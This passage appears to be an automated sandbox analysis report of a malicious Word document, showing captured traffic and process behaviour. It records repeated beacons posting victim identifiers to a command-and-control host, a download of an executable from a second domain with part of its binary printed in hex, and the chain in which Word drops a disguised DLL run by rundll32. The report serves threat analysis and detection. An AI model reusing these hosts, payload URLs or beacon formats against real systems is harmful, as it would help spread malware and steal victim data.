Nov 18, 2020 16:35:47.706223011 CET	5642	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:47.896173954 CET	5642	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:47 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 59 47 54 42 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cYGTBARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.7	49740	8.208.13.158	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Nov 18, 2020 16:34:59.241985083 CET	1041	OUT	GET /f44.exe HTTP/1.1 Accept: */* User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sturtevantforcongress.com Cache-Control: no-cache
Nov 18, 2020 16:34:59.415806055 CET	2593	IN	HTTP/1.1 200 OK Server: nginx Date: Wed, 18 Nov 2020 15:34:59 GMT Content-Type: application/octet-stream Content-Length: 272910 Connection: keep-alive Last-Modified: Tue, 10 Nov 2020 13:28:24 GMT ETag: "5faa9578-42a0e" Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 08 00 00 00 00 00 00 2a 04 00 00 00 00 00 e0 00 2f 03 0b 01 02 1e 00 50 03 00 00 26 04 00 00 06 00 00 80 14 00 00 00 10 00 00 00 60 03 00 00 00 40 00 00 10 00 00 00 02 00 00 04 00 00 00 01 00 00 00 04 00 00 00 00 00 00 00 00 80 04 00 00 04 00 00 f5 ea 04 00 02 00 00 01 00 00 20 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 50 04 00 a4 0e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b4 9b 03 00 18 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b4 52 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 b4 4e 03 00 00 10 00 00 00 50 03 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 60 00 50 60 2e 64 61 74 61 00 00 00 38 00 00 00 00 60 03 00 00 02 00 00 00 54 03 00 00 00 00 00 00 00 00 00 00 00 00 40 00 40 c0 2e 72 64 61 74 61 00 00 f8 2d 00 00 00 70 03 00 00 2e 00 00 00 56 03 00 00 00 00 00 00 00 00 00 00 00 00 40 00 40 40 2f 34 00 00 00 00 00 00 14 90 00 00 00 a0 03 00 00 92 00 00 00 84 03 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 40 2e 62 73 73 00 00 00 00 40 04 00 00 00 40 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 60 c0 2e 69 64 61 74 61 00 00 a4 0e 00 00 00 50 04 00 00 10 00 00 00 16 04 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 c0 2e 43 52 54 00 00 00 00 38 00 00 00 00 60 04 00 00 02 00 00 00 26 04 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 c0 2e 74 6c 73 00 00 00 00 08 00 00 00 00 70 04 00 00 02 00 00 00 28 04 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f3 c3 8d b4 26 00 00 00 00 8d bc 27 00 00 00 00 83 ec 1c 31 c0 66 81 3d 00 00 40 00 4d 5a c7 05 ec 43 44 00 01 00 00 00 c7 05 e8 43 44 00 01 00 00 00 c7 05 e4 43 44 00 01 00 00 00 c7 05 80 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL*/P&`@ PR.textNP`P`.data8`T@@.rdata-p.V@@@/4@0@.bss@@`.idataP@0.CRT8`&@0.tlsp(@0&'1f=@MZCDCDCD

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.7	49752	185.82.218.163	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data


Timestamp	kBytes transferred	Direction	Data
Nov 18, 2020 16:35:48.241295099 CET	5648	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:48.435560942 CET	5651	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:48 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 56 4a 51 45 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cVJQEARRABw==0
Nov 18, 2020 16:35:48.725291014 CET	5652	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:48.917118073 CET	5652	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:48 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4e 41 5a 4d 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cNAZMARRABw==0
Nov 18, 2020 16:35:49.235038042 CET	5653	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:49.423429012 CET	5653	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:49 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 48 46 55 53 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cHFUSARRABw==0
Nov 18, 2020 16:35:49.701570034 CET	5654	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)

Timestamp	kBytes transferred	Direction	Data
Nov 18, 2020 16:35:49.891609907 CET	5654	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:49 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 5a 56 45 41 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cZVEAARRABw==0
Nov 18, 2020 16:35:50.166558981 CET	5654	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:50.358788013 CET	5655	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:50 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4d 5a 41 4e 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cMZANARRABw==0
Nov 18, 2020 16:35:50.650583982 CET	5655	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: WINWORD.EXE PID: 6580 Parent PID: 792

General

Start time:	16:33:59
Start date:	18/11/2020
Path:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x3a0000
File size:	1937688 bytes
MD5 hash:	0B9AB9B9C4DE429473D6450D4297A123
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user~1\AppData\Local\Temp\VBE	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	661B977C	unknown

File Path	Completion	Count	Source Address	Symbol

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\22.mp4	C:\Users\user\AppData\Roaming\Microsoft\Templates\W0rd.dll	success or wait	1	6617F743	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\1118_8732615.doc	0	24	success or wait	1	660DAA87	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	660F8A84	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.1	success or wait	1	660F8A84	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.1\Common	success or wait	1	660F8A84	RegCreateKeyExA

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
							Source	

Analysis Process: splwow64.exe PID: 6696 Parent PID: 6580

General

Start time:	16:34:03
Start date:	18/11/2020
Path:	C:\Windows\splwow64.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\splwow64.exe 12288
Imagebase:	0x7ff6af5b0000
File size:	130560 bytes
MD5 hash:	8D59B31FF375059E3C32B17BF31A76D5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 6848 Parent PID: 6580

General

Start time:	16:34:06
Start date:	18/11/2020
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\rundll32.exe' C:\Users\user\AppData\Roaming\Microsoft\Templates\W0rd.dll,Start
Imagebase:	0x1a0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6F832A94	HttpSendRequestA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6F832A94	HttpSendRequestA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6F832A94	HttpSendRequestA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6F832A94	HttpSendRequestA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6F832A94	HttpSendRequestA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6F832A94	HttpSendRequestA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6F832A94	HttpSendRequestA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6F832A94	HttpSendRequestA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6F832A94	HttpSendRequestA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6F832A94	HttpSendRequestA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6F832A94	HttpSendRequestA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6F832A94	HttpSendRequestA

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: 5364 Parent PID: 6848

General

Start time:	16:34:59
Start date:	18/11/2020
Path:	C:\Windows\SysWOW64\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe
Imagebase:	0xfd0000
File size:	44520 bytes

MD5 hash:	FA6C268A5B5BDA067A901764D203D433
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Disassembly

Code Analysis